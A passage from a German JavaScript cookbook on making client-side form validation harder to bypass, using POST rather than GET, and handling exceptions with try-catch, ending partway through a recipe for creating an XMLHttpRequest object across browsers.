92. Wenngleich minimal, aber die Summe der Kleinigkeiten macht dem Hacker einfach Ärger.

93. ;-)

94. Etwa alle nicht unbedingt notwendigen Zeilenumbrüche, Leerzeichen, Tabulatoren etc. beseitigt.

Hinweis

Ein einfaches `alert(a)` zeigt natürlich den Wert von `a` und damit den fehlenden Teil des Dateinamens an. Aber diesem Verfahren in einer komplexeren Struktur erst einmal auf die Spur zu kommen, ist nicht einfach.

Verwenden von POST zum Versenden der Formulardaten

Ein weiterer Schritt zur Sicherstellung der Plausibilisierung betrifft die Struktur Ihres Webformulars selbst. Sie sollten zwingend die Methode POST zum Versenden Ihrer Formulardaten verwenden. Dies hat zwei Gründe. Erstens sieht man beim Versenden nicht die Daten in der URL in der Adresszeile im Browser⁹⁵, aber vor allem kann ein Anwender nicht einfach so die Verwendung Ihres Webformulars umgehen.

Im Fall von GET bedeutet das ja, dass beim Abschicken des Formulars zuerst die Adresszeile des Browsers mit den Namen der Formularfelder samt zu übermittelnder Formulardaten aufgefüllt wird. Dann wird die generierte Pseudo-URL als String abgeschickt (*siehe Seite 212 mit den Ausführungen zum Formularcontainer*).

Diesen String kann ein Anwender aber auch manuell in der Adresszeile des Browsers eingeben, ohne Ihr Formular zu verwenden⁹⁶. Dann kann er natürlich gewünschte Werte vollkommen unabhängig von irgendwelchen Plausibilisierungen eines Webformulars direkt in die Pseudo-URL eintragen.

Bei POST geht das nicht. Allerdings erzwingt die Verwendung von POST die Mitarbeit auf Serverseite! In der (meistens) serverseitig eingesetzten Sprache PHP ist es zum Beispiel möglich, bei der Entgegennahme von Daten nicht zu unterscheiden, ob diese vom Client per GET oder POST übermittelt wurden. Die Daten werden auf jeden Fall angenommen und auf Serverseite vollkommen identisch weiterverwendet. In den ersten Versionen von PHP war dies sogar grundsätzlich der Fall. Erst neuere Versionen erlauben es, diese Sicherheitslücke im PHP-Konzept abzustellen. Leider kann ein PHP-Programmierer (beziehungsweise der Provider, der die PHP-Umgebung verwaltet) dieses Feature zur Absicherung jedoch auch in neuen Versionen wieder deaktivieren⁹⁷, und dann haben Sie auf Serverseite ein Sicherheitsloch, das die clientseitige Verwendung von POST vollkommen nutzlos macht. Der Grund ist banal. Sie verwenden in Ihrem Formular zwar POST, aber ein Anwender kann mit der Adresszeile des Browsers die Daten dennoch als indirekten GET-Versand zum Server schicken, und dieser nimmt sie einfach entgegen. Hier hilft nur, den Server selbst sicher zu machen⁹⁸ oder den Provider zu wechseln, wenn dieser so eine Sicherheitslücke nicht dicht macht.

Fazit

Jetzt weiß ein etwas gewiefterer Anwender, dass ein Formular natürlich gefaked werden kann. Dazu wird sich ein Hacker zuerst den Quelltext ansehen (selbst wenn dazu beim Laden JavaScript aktiviert und/oder eine externe Datei geladen werden muss).

95. Das ist hier nur Nebensache.

96. Um die Namen der Formulardaten herauszubekommen, kann er sich den Quelltext ansehen, oder aber er schickt einfach einmal einen Satz mit Dummywerten mit dem Formular ab und analysiert die Pseudo-URL.

97. Um etwa die Programmierung in PHP etwas zu erleichtern. Zudem müssten bei einer Umstellung auf die sichere Variante sämtliche betroffenen Altskripte angepasst werden.

98. Wenn Sie dazu in der Lage sind.

Dann kann er beispielsweise erkennen, dass in dem Formular kein `Submit`-Button vorhanden ist, sondern die `submit()`-Methode aufgerufen wird und mit Eventhandlern Plausibilitäten aufgerufen werden. Wenn er nun das Formular umschreibt und eine deplausibilisierte Eigenversion zur Absendung der Daten verwendet, haben Sie verloren.

Aber zu dieser Maßnahme gehört Kenntnis von JavaScript, und außerdem ist es aufwändig.

Ebenso sollte beachtet werden, dass auch bei ausschließlicher Verwendung von POST auf Client- und Serverseite diese Maßnahme nicht absolut sicher ist. Zwar kann dann ein Hacker nicht mehr mit einem Browser und/oder einem manipulierten Formular die Daten verschicken, aber es gibt zahlreiche Tools, um sämtliche Details einer TCP/IP-Datenübertragung samt aufsetzender Protokollspezifikationen und Nutzdaten individuell anzugeben. Aber dazu ist nur noch eine recht elitäre Gruppe in der Lage, und ob diese den Aufwand wirklich treibt, kann bei den meisten Webangeboten hinterfragt werden. Dennoch – eine Plausibilisierung auf Clientseite kann in keinem Fall (selbst bei Verwendung von mächtigen Techniken wie Java) absolut sicher sein. Der Server hat immer die letzte Verantwortung.

Ausnahmebehandlung

In diesem Kapitel werden Rezepte vorgestellt, die sich mit grundlegenden Fragen bezüglich des Umgangs mit so genannten Ausnahmen beziehungsweise Exceptions in JavaScript beschäftigen. Dies sind Situationen zur Laufzeit eines Skripts oder Programms, die eine unmittelbare Reaktion erzwingen.

Solche Ausnahmen können entweder durch den JavaScript-Interpreter automatisch ausgeworfen werden, wenn es in einer bestimmten Situation notwendig ist, oder aber von dem Programmierer selbst, wenn es diesem erforderlich erscheint. Ausnahmebehandlung gibt es auch in JavaScript schon einige Zeit. Aber erst durch die extreme Popularität von AJAX gewinnt diese Technologie auch in diesem Umfeld sehr große Bedeutung.

123 Was ist eine Ausnahme und wie kann ich sie behandeln?

Nicht jede Situation im Ablauf eines Programms beziehungsweise Skripts ist vollkommen planbar. Denken Sie etwa an Benutzereingaben. Wenn Sie eine freie Eingabe in einem Formularfeld zulassen und voraussetzen, dass ein Anwender dort nur Zahlen eingibt¹, werden mit absoluter Sicherheit Anwender dort Buchstaben oder Sonderzeichen eingegeben. Sei es um auszuprobieren, was dann passiert oder auch nur, weil jeder erklärende Hinweis auf der Webseite vom Verstand des Anwenders als PAL² ausgeblendet wird.

Ihnen bleibt nur die sorgfältig durchdachte und umgesetzte Plausibilisierung von sämtlichen Benutzereingaben, wie es in *Kapitel 4 »Formulare und Benutzereingaben«* besprochen wird. Aber nicht planbare Situationen können auch auf Grund anderer Effekte eintreten und dann steht unter Umständen kein Plausibilisierungskonzept bereit.

Betrachten Sie das nachfolgende Skript, das aus Gründen der Vereinfachung hartkodiert eine Fehlersituation produziert (*ausnahme1.html*):

```
01 <html>
02 <script language="Javascript">
03   document.write(eval("6 * 7") + "<br />");
04   document.write(eval("a * b") + "<br />");
05   document.write("Nach einer kritischen Situation");
06 </script>
07 </html>
```

Listing 361: Ein Skript mit einem Problem in Zeile 4

In dem Skript werden mit der JavaScript-Toplevel-Funktion `eval()` Ausdrücke numerisch ausgewertet. Die Funktion `eval()` bekommt als Parameter einen String übergeben und betrachtet die übergebene Zeichenkette als Zahlen mit zugehörigen Operatoren und berechnet das Ergebnis.

-
1. Sie weisen ihn zum Beispiel deutlich mit einem Text darauf hin.
 2. Problem Anderer Leute. Das menschliche Gehirn blendet eine solche Situation einfach aus. Sie ist unsichtbar für den Verstand :-)). Genaueres ist im Buch »Per Anhalter durch die Galaxis« zu finden.

In Zeile 3 kommt nun ein vernünftiges Ergebnis heraus und das wird im Anzeigebereich des Browsers ausgegeben. In Zeile 4 hingegen wird eval() Probleme bekommen, denn a * b kann nicht sinnvoll numerisch ausgewertet werden. Diese Variablen sind vorher im Skript nicht eingeführt worden und daher nicht mit numerischen Werten versorgt. Das Skript bricht ab und die Ausgabe von Zeile 5 wird nie erreicht.




Abbildung 187: Nach der ersten Ausgabe entsteht ein Problem.

Solche Probleme in einem Skript müssen aber nicht zwangsläufig zum Abbruch eines Skriptes führen. Manchmal machen auch geeignete vorgegebene Gegenmaßnahmen viel Sinn. Das Zauberwort heißt **Ausnahmen**.

Grundsätzlich kann man auch heutzutage im Web nur JavaScript in der Version 1.3 als etabliert ansehen, obwohl bereits seit recht langer Zeit die Version 1.5 verabschiedet wurde und die meisten Features daraus auch in den neuen Browsern unterstützt werden. Ein neues Feature in JavaScript 1.5³ ist das Konzept der so genannten Ausnahmen oder englisch **Exceptions**.

Dieses mittlerweile in JavaScript implementierte Behandlungskonzept von nichtregulären Programm situationen ist sehr stark von Java beeinflusst (obwohl es auch in anderen Sprachen wie C/C++ oder Delphi in verwandter Form vorkommt).

Eine Ausnahme können Sie sich als eine Störung⁴ des normalen Programmablaufs auf Grund einer besonderen Situation vorstellen. Diese Störung macht eine isolierte und unverzügliche Behandlung notwendig, bevor der normale Programmablauf wieder fortgesetzt werden darf. Das Programm beziehungsweise Skript wird also so lange unterbrochen, bis diese Ausnahme behandelt wurde.

-
3. Genau genommen ist das Ausnahme-Handling bereits in der Version 1.4 eingeführt, aber erst in JavaScript in der heutigen Form vollständig umgesetzt worden. Zudem war ja die JavaScript-Version 1.4 nur ein »durchlaufender Posten« ;-).
 4. Das muss keine negativ belastete Situation sein.

Störungen des Programmablaufs können neben unzulässigen Benutzereingaben in einem Webformular oder der `prompt()`-Methode auch Zugriffsversuche eines Skriptes auf das Netzwerk sein, obwohl der Computer oder der Browser gerade offline ist, oder der gescheiterte Versuch ein Objekt zu erzeugen oder ein Zugriffsversuch auf ein Objekt, das noch gar nicht erzeugt wurde. Aber auch selbst definierte Ausnahmesituationen sind denkbar.

Ausnahmen sind allgemein ein leistungsfähiges und flexibles Instrument, um bestimmte vorgegebene Reaktionen eines Skriptes unabhängig von einem vorgegebenen Zeitpunkt sicherzustellen⁵.

Hinweis

Das Ausnahmekonzept hat in der »echten« Programmierung unter Sprachen wie Java oder Delphi eine weitaus größere Bedeutung als es in Skriptsprachen der Fall ist. Denn allgemein sind Programme zum einen meist komplexer als Skripte und zum anderen gibt es viel mehr Situationen, die eine unmittelbare Reaktion des Programms erfordern (etwa Zugriffsversuche auf Datenträger wie Disketten und diese sind nicht eingelegt oder der Speicherplatz ist voll). Was sicher auch eine Erklärung dafür ist, dass sich das Ausnahmekonzept lange nicht in allen Browsern etabliert hat. Viele kritische Aktionen wie der Zugriff auf Datenträger sind ja aus JavaScript heraus nicht möglich. Und muss man auch immer noch beachten, dass die verschiedenen Browser, die offiziell mit Ausnahmen zureckkommen, teilweise sehr unterschiedlich damit umgehen.

Dennoch erleichtert die Ausnahmebehandlung auch in Skripten in vielen Situationen die Programmierung und sie wird sich wahrscheinlich über kurz oder lang auch in allen Browsern durchsetzen. Zumal – wie schon mehrfach erwähnt – ein zentraler Aspekt von AJAX auf der Ausnahmebehandlung aufbaut und die Bedeutung der Ausnahmebehandlung auch in JavaScript exorbitant erhöht. Denn damit lässt sich eine universell einsetzbare Funktion zum Erzeugen eines `XMLHttpRequest`-Objekts erstellen (*siehe dazu auch das Rezept »Wie kann ich eine universelle Funktion zum Erzeugen eines XMLHttpRequest-Objekts schreiben?« auf Seite 481*).

Ausnahmebehandlung

Grundsätzlich ist eine Ausnahmebehandlung auf dem objektorientierten Konzept aufgesetzt, denn eine Ausnahme ist als Objekt (ein Mitteilungsobjekt) zu verstehen.

Wenn eine Ausnahme erzeugt wird, wird von dem Laufzeitsystem ein Objekt mit Informationen generiert, das Informationen über die aktuelle Störung enthält. Auf Grund dieser Information kann der Programmierer Gegenmaßnahmen ergreifen.

Eine Ausnahme ist aber noch mehr. Das Auftreten eines Ausnahmeobjekts unterbricht wie gesagt unmittelbar einen normalen Skriptablauf und veranlasst den ausführenden Interpreter, nach einer geeigneten Behandlungsstruktur zu suchen⁶. Dabei entsteht im Skript ein Laufzeitfehler, der sich relativ standardisiert beschreiben lässt. ECMAScript Edition 3 beziehungsweise JavaScript 1.5 stellt ein Fehlerobjekt `Error` bereit und Instanzen von `Error`-Objekten werden als Ausnahmen generiert (das nennt man **ausgeworfen**), wenn ein bekannter Laufzeitfehler auftritt.

In der ECMAScript Language Specification Edition 3 gibt es neben `Error` selbst folgende nativen `Error`-Typen, die beim Auftreten des jeweiligen Laufzeitfehlers ausgeworfen werden.

5. Sie wollen beispielsweise eine bestimmte Benutzereingabe erzwingen und das Skript anhalten, solange diese nicht erfolgt ist.

6. Das Verfahren hat eine gewisse Ähnlichkeit mit Interrupts im Betriebssystem.

Ausnahmetyp	Beschreibung
EvalError	Die JavaScript-Toplevel-Funktion eval([Zeichenkette]) betrachtet die übergebene Zeichenkette als Zahlen mit zugehörigen Operatoren und berechnet das Ergebnis. Der String kann jede gültige JavaScript-Befehlsstruktur sein. Wenn bei der Evaluierung ein Fehler auftritt, wird zumindest nach den offiziellen Vorgaben diese Ausnahme ausgeworfen. Allerdings machen das die diversen Browser nicht zuverlässig.
RangeError	Obwohl JavaScript nur implizit mit Datentypen umgeht, besitzen die Datentypen natürlich Wertebereiche, die einen maximal erlaubten Wert festlegen. Wenn ein numerischer Wert den erlaubten Bereich überschreitet, wird diese Ausnahme ausgeworfen.
ReferenceError	Diese Ausnahme tritt bei einer ungültigen Referenz auf.
SyntaxError	Diese Ausnahme wird ausgeworfen, wenn syntaktische Fehler beim Parsing des Quelltextes entdeckt werden.
TypeError	Diese Ausnahme tritt auf, wenn der Typ eines Operanden von dem erwarteten Typ abweicht.
URIError	Diese Ausnahme tritt bei falscher Verwendung des globalen URI-Handlings (Uniform Resource Identifier) auf.

Tabelle 20: Typen von Ausnahmeobjekten in ECMAScript beziehungsweise JavaScript

Achtung

Die Umsetzung der spezifischen Ausnahmeobjekte ist in den verschiedenen Browsern sehr unterschiedlich realisiert. Auch wenn ein Browser mit Ausnahmen umgehen kann, bedeutet das noch lange nicht, dass diese spezifischen Ausnahmeobjekte auch unterstützt werden. In den meisten Fällen (nicht immer – dazu demonstrieren wir ein Beispiel) sind Sie auf der besseren Seite, wenn Sie nur `Error` oder eine davon selbst abgeleitete Ausnahme (siehe unten) verwenden. Andernfalls müssen Sie das Verhalten in jedem Browser testen und gegebenenfalls eine Browserweiche voranstellen.

124 Wie kann ich eine Ausnahme auffangen?

Wenn eine Ausnahme in einem Skript aufgetreten ist, müssen Sie diese behandeln bzw. auffangen. Sie können nun sowohl allgemein `Error` selbst auffangen (um sehr allgemein zu reagieren) oder eines der speziellen Ausnahmeobjekte.

Um nun eine ausgeworfene Ausnahme behandeln zu können, umgibt man den Aufruf einer Methode oder Struktur, die möglicherweise eine Ausnahme auswirft, mit einer umgebenden `try-catch`-Struktur.

```
try{
    [kritische Anweisung]
}
catch ([Ausdruck]) {
    [Maßnahmen für den Ausnahmefall]
}
```

Listing 362: Die Struktur von try-catch

Alle potenziell kritischen Anweisungen stehen bei dieser Konstruktion in dem `try`-Zweig. Der Ausdruck in den Klammern des `catch`-Zweigs ist der Bezeichner für das konkrete Fehlerobjekt. In dem `catch`-Zweig selbst stehen einfach innerhalb geschweifter Klammern die Anweisungen, die beim Auftreten der Ausnahme durchgeführt werden sollen.

Der Begriff `try` sagt übrigens bereits sehr treffend, was in diesem Block passiert. Es wird versucht, den Code innerhalb des `try`-Blocks auszuführen. Wenn ein Problem auftauchen sollte (sprich: es wird eine Ausnahme ausgeworfen), wird dieses sofort entsprechend im passenden `catch`-Block gehandhabt und alle nachfolgenden Schritte in diesem `try`-Block werden nicht mehr durchgeführt.

Wenn also eine der Anweisungen innerhalb des `try`-Blocks ein Problem erzeugt, wird dieses durch die passenden `catch`-Anweisungen aufgefangen und entsprechend behandelt (sofern die `catch`-Anweisung dafür die passende Behandlung enthält).

Werden hingegen alle Anweisungen in dem `try`-Block ohne Probleme abgearbeitet, wird der `catch`-Block übersprungen.

Hinweis

Das Auftreten einer Ausnahme innerhalb eines `try-catch`-Konstruktus führt nicht dazu, dass das Skript beendet wird. Es läuft mit den Anweisungen hinter dem `try-catch`-Konstrukt weiter. Man sagt, die aufgetretene Ausnahme wurde **konsumiert**.

Achtung

Wenn Sie in JavaScript einen `try`-Block notieren, muss zwingend mindestens ein `catch`-Block folgen. Fehlt dieser, ist die Reaktion der Browser jedoch uneinheitlich. Während die ersten Browser mit Unterstützung des Ausnahmekonzeptes noch eine Fehlermeldung beim Fehlen des `catch`-Blocks anzeigen, zeigen einige neuere Browser dummerweise gar nichts mehr an. Der `try`-Block wird einfach ignoriert.

Was Sie nun im `catch`-Teil konkret tun, ist nicht weiter festgelegt. Sie können jede Ihnen sinnvoll erscheinende Maßnahme ergreifen, die das Skript folgerichtig weiter laufen lässt. Oft ist das eine Fehlermeldung mit anschließendem Rücksprung zu der Situation, die mit der ausgelösten Ausnahme sinnvoll umgehen lässt. Etwa im Fall einer Benutzereingabe ein Fokusieren des kritischen Eingabefeldes. Oder aber Sie können einen alternativen Weg zur Durchführung einer Aktion probieren, wenn der erste Weg gescheitert ist. In letzterem Fall werden Sie oft auch `try-catch`-Strukturen verschachteln

Achtung

Wenn Sie das Ausnahmebehandlungskonzept in JavaScript einsetzen wollen, sollten kritische Aktionen also immer innerhalb eines `try`-Blocks durchgeführt werden. Aber noch einmal die Warnung – Sie sollten sicherstellen, dass der Besucher einen Browser verwendet, der mit Ausnahmebehandlung zurechtkommt. In vielen Fällen ist Ausnahmebehandlung zwar elegant, aber eine konservative Programmierung (etwa mit dem vorangestellten Testen von potenziell kritischen Variablenwerten) in der Praxis bedeutend besser.

Das nachfolgende Beispiel zeigt den Fall, in dem eine Ausnahme auftritt (hier eine einfache Situation, in der in jedem Fall eine Ausnahme auftritt – das ist in der Praxis natürlich nicht sinnvoll) und allgemein über `Error` abgefangen wird. Es wird wie im Beispiel zuvor einfach **versucht**, die Variablen `a` und `b` zu multiplizieren, die vorher nicht eingeführt wurden.

478 >> Wie kann ich eine Ausnahme auffangen?

Im catch-Teil wird das dabei erzeugte Error-Objekt aufgefangen⁷. Die Maßnahmen im catch-Block bestehen nur daraus, die im Ausnahmeobjekt enthaltenen Standardmeldungen nacheinander anzuzeigen. Die nach dem try-catch-Block stehenden Anweisungen werden trotz der aufgetretenen Ausnahme dennoch ausgeführt. Das bedeutet, das Skript wird nicht abgebrochen, sondern mit unkritischen Anweisungen fortgesetzt.

Beispiel (*ausnahme2.html*):

```
01 <html>
02 <script language="Javascript">
03 try {
04   document.write(eval("6 * 7") + "<br />");
05   document.write(eval("a * b") + "<br />");
06   document.write(
07     "Das ist noch im try-Block - nach der kritischen Situation");
08 }
09 catch(Error) {
10   alert(Error.toString());
11   alert(Error.message);
12 }
13 document.write("Das kommt trotz Ausnahme");
14 </script>
15 </html>
```

Listing 363: Eine Ausnahme wird erzeugt und abgefangen

Die beiden eval()-Anweisungen sowie die reine Textausgabe in den Zeilen 4 bis 7 sind von einem try-Block umgeben⁸.

Zuerst wird die Ausgabe von Zeile 4 problemlos erzeugt. Zeile 5 löst dann die Ausnahme aus. Der try-Block wird unmittelbar verlassen. Die Ausgabe von Zeile 5 erfolgt nicht mehr und auch die nachfolgende Ausgabe von Zeile 6 und 7 wird nicht ausgeführt. Der Programmfluss verzweigt unmittelbar in den catch-Block. In Zeile 10 wird der Wert des generierten Error-Objekts angezeigt.

Hinweis

Beachten Sie, dass der Wert in dem Error-Objekt von dem Browser beziehungsweise dessen konkreten JavaScript-Interpreter abhängt. So unterscheidet sich etwa der Wert im Internet Explorer und im Navigator.

-
7. Sie könnten auch das speziellere EvalError-Objekt auffangen.
 8. Die reine Textausgabe in Zeile 6 sowie die Evaluierung in Zeile 4 sind zwar in jedem Fall unkritisch, aber in der Praxis verwendet man ja keine solchen hartkodierten Werte. Dass die beiden Anweisungen innerhalb des try-Konstrukttes stehen, soll nur zeigen, dass natürlich auch unkritische Anweisungen in einem try-Block stehen können, und zudem das Verhalten nach Auftreten einer Ausnahme demonstrieren.




Abbildung 188: Die Ausnahme ist aufgetreten und wird abgefangen. Mit `toString()` kann das Objekt selbst ausgegeben werden.

In Zeile 10 wird die integrierte Fehlermeldung des `Error`-Objekts ausgeben.



Abbildung 189: Die Standardmeldung des Ausnahmeobjekts wird mit der Eigenschaft `message` abgefragt.

Wenn der `catch`-Block abgearbeitet wurde, läuft das Skript mit der nächsten Anweisung hinter dem `try-catch`-Konstrukt weiter.




Abbildung 190: Nach der Ausnahme läuft das Skript weiter.

Achtung

Wenn Sie ein Skript mit Ausnahmebehandlung in einen Browser laden, der diese Technik nicht unterstützt, wird der Skriptinterpreter mit einem Fehler reagieren.

Die Verwendung der Ausnahmebehandlung ist also nicht unkritisch, denn es gibt nur wenige Möglichkeiten zum einfachen Schutz von alten Browsern. Die Notation eines Skriptcontainers mit Angabe der JavaScript-Version ist untauglich, denn Sie müssen als Version mindestens JavaScript 1.4 angeben und damit blockieren Sie beispielsweise den Internet Explorer 6 und auch den Opera 7, obwohl diese Browser hervorragend mit der Ausnahmebehandlung zureckkommen. Sie kommen kaum um eine positiv formulierte umfangreiche Browserweiche herum, in der Sie explizit alle Browser samt minimaler Version spezifizieren, für die Sie die Ausnahmebehandlung bereitstellen wollen (und auf jeden Fall auch selbst getestet haben). Alle anderen Browser sollten zur Sicherheit abgewiesen werden und konservative Anweisungen bereitstellen.

Achtung

Wenn ein `try`-Block notiert wird, muss zwingend ein `catch`-Block folgen, der eventuell erzeugte Ausnahmen auffängt. Während die ersten Browser mit Unterstützung des Ausnahmekonzeptes noch eine Fehlermeldung beim Fehlen des `catch`-Blocks anzeigen, zeigen neuere Browser dummerweise gar nichts mehr an. Der `try`-Block wird einfach ignoriert.

125 Wie kann ich mehrere Ausnahmen behandeln?

Ein Verschachteln von `try`-`catch`-Strukturen ist möglich, wobei dann auch außerhalb ange-siedelte `catch`-Blöcke im Inneren nicht explizit aufgefangene Exceptions auffangen können. Damit können unterschiedliche Arten von Ausnahmen auch verschiedenartig – und damit sehr qualifiziert – gehandhabt werden.

Wenn nun eine Ausnahme auftritt, wird die aufrufende Methode oder Funktion nach einer Ausnahmebehandlungsmethode durchsucht (wie die aussieht, folgt gleich). Enthält die aufrufende Methode beziehungsweise Funktion eine Ausnahmebehandlungsmethode, wird mit dieser die Ausnahme bearbeitet. Ist dort keine Ausnahmebehandlung vorhanden, wird die Suche in der Aufrufhierarchie noch oben fortgesetzt.

Achtung

Sofern eine aufgetretene Ausnahme nirgends aufgefangen wird, bricht der Interpreter normalerweise die Ausführung des Skripts ab. Dieses Weiterreichen der Behandlung über verschiedene Hierarchieebenen erlaubt sowohl die unmittelbare Behandlung ganz nahe am Ort des Problems als auch eine entferntere Behandlung, wenn dies sinnvoll ist – etwa in einer mehrere potentielle Probleme umgebenden Struktur.

```
try{  
    [kritische Anweisung]  
}  
catch ([Ausdruck1]) {  
    [Maßnahmen für den ersten Ausnahmefall]  
}  
catch ([Ausdruck2]) {  
    [Maßnahmen für den zweiten Ausnahmefall]  
}  
... // weitere catch-Blöcke  
catch ([Ausdruckn]) {  
    [Maßnahmen für den n-ten Ausnahmefall]  
}
```

Listing 364: Mehrere catch-Blöcke hintereinander

So etwas ist etwa in Java gängige Praxis, in JavaScript aber nicht erlaubt. Stattdessen notieren Sie einfach getrennte try-catch-Strukturen für jeden einzelnen Fall. Das werden wir im nächsten Rezept bei den selbst definierten Ausnahmen praktisch demonstrieren.

126 Wie kann ich eine universelle Funktion zum Erzeugen eines XMLHttpRequest-Objekts schreiben?

AJAX⁹ hat wie keine andere Entwicklung zuvor die Bedeutung der Ausnahmebehandlung unter JavaScript vorangetrieben. Damit der asynchrone Datenaustausch über ein XMLHttpRequest-Objekt funktioniert, muss man dieses auf verschiedenen Plattformen unterschiedlich erzeugen. Und um dies zu tun, gibt es keine bessere Möglichkeit als auf die Ausnahmebehandlung zurückzugreifen.

Das Ausnahmekonzept wird der Schlüssel sein, um eine universelle, portable JavaScript-Funktion zum Erzeugen eines XMLHttpRequest-Objekts zu schreiben. Zwar können Sie auch ohne den Einsatz des Ausnahmekonzepts ein solches Objekt erzeugen, aber dann müssen Sie mit vorangestellten Browserweichen und Fallunterscheidungen arbeiten, die zudem unelegant, aufwändig und nicht zuletzt unzuverlässig sind.

Und gerade bei AJAX können Sie davon ausgehen, dass das Ausnahmekonzept eingesetzt werden darf. Denn damit Browser AJAX unterstützen können, müssen sie sowieso auf einem ziemlich neuen Stand der Technik sein.

Allgemein werden Sie in der Microsoft-Welt mit den Anweisungen `resObjekt = new ActiveXObject("Microsoft.XMLHTTP");` und `resObjekt = new ActiveXObject ("MSXML2.XMLHTTP");` ein XMLHttpRequest-Objekt erstellen. Im Fall Microsoft-kompatibler Browser ist der Aufruf von `ActiveXObject()` mit vorangestelltem `new` die Anwendung einer Konstruktormethode auf ActiveX-Basis, die dort ein Objekt erzeugt. Sie kann aber mit unterschiedlichen Werten für ihren Parameter verwendet werden (in Abhängigkeit der installierten DLL für das XML-Parsen). Zumindest gilt diese Aussage für alle Versionen vor dem Internet Explorer 7. Der Internet Explorer 7 wird die Erzeugung umstellen und ebenfalls über den XMLHttpRequest-Konstruktor arbeiten.

9. Siehe zu ausführlichen Ausführungen Kapitel 12 »AJAX«.

Hinweis

Für den Internet Explorer können Sie bei der Instanzierung des Microsoft XML-Parsers auch eine bestimmte Version angeben, wenn Sie sicher sind, dass diese bei einem Anwender vorhanden ist. Etwa so:

```
resObjekt = new ActiveXObject("Msxml2.XMLHTTP.5.0");
```

Listing 365: Eine Versionsangabe bei der Instanzierung

Derzeit sind die Angaben 3.0, 4.0 und 5.0 möglich. Allerdings gibt es kaum einen Grund, diese explizite Festlegung zu wählen. Sie handeln sich nur die Gefahr von Problemen ein.

Die Erzeugung des XMLHttpRequest-Objekts läuft also im Fall von Microsoft bis zum IE 7 über die Verbindung zu der sicherheitskritischen ActiveX-Technologie ab, die aber niemals von anderen Browsern implementiert wurde. Aus diesem Grund muss das XMLHttpRequest-Objekt zwangsläufig für alle anderen Browser auf andere Weise erzeugt werden.

Im Fall anderer Browser wird daher immer die Konstruktormethode `XMLHttpRequest()` ohne Parameter verwendet, um ein XMLHttpRequest-Objekt zu erzeugen. Für diese Browser muss die Erstellung des XMLHttpRequest-Objekts also über die Anweisung `resObjekt = new XMLHttpRequest();` laufen.

Wir könnten nun mit einer einfachen Browserweiche der folgenden Art versuchen, das XMLHttpRequest-Objekt zu erzeugen:

```
if (window.XMLHttpRequest) { // Mozilla, Safari, Internet Explorer 7 ff...
    resObjekt = new XMLHttpRequest();
} else if (window.ActiveXObject) { // IE 5, 6
    resObjekt = new ActiveXObject("Microsoft.XMLHTTP");
}
```

Listing 366: Eine einfache Browserweiche zum Trennen der Welten

Dabei haben wir allerdings keine Chance, die unterschiedlichen Verfahren beim Internet Explorer zu berücksichtigen, soweit sie Versionen vor dem Internet Explorer 7 betreffen. Aber da diese Versionen wohl noch geraume Zeit verwendet werden, kann man wie so oft zur Erzeugung keine universelle Lösung wählen, sondern muss je nach Browser spezifisch arbeiten.

Der unbestritten eleganste Weg zur Erzeugung eines XMLHttpRequest-Objekts führt nun darüber, dass wir einfach versuchen, die drei möglichen Konstruktorenanwendungen nacheinander auszuführen.

Der Trick beruht darauf, dass es entweder klappen kann. Dann wird ein XMLHttpRequest-Objekt erzeugt und wir können zufrieden sein. Oder aber die Erzeugung geht schief (weil falscher Browser oder falscher XML-Parser). Dann wird eine Ausnahme ausgeworfen, die wir auffangen. Dabei interessiert in der Regel überhaupt nicht, welcher Browser gerade am werkeln war und wie das Objekt letztendlich erzeugt wurde. Hauptsache die Geschichte hat funktioniert.

Die Ausnahme an sich ist vollkommen uninteressant. Aber im zugehörigen `catch`-Teil probieren wir einfach die nächste Variante. So werden im Fall eines Scheiterns der Objekterzeugung sukzessive die anderen Möglichkeiten ausprobiert.

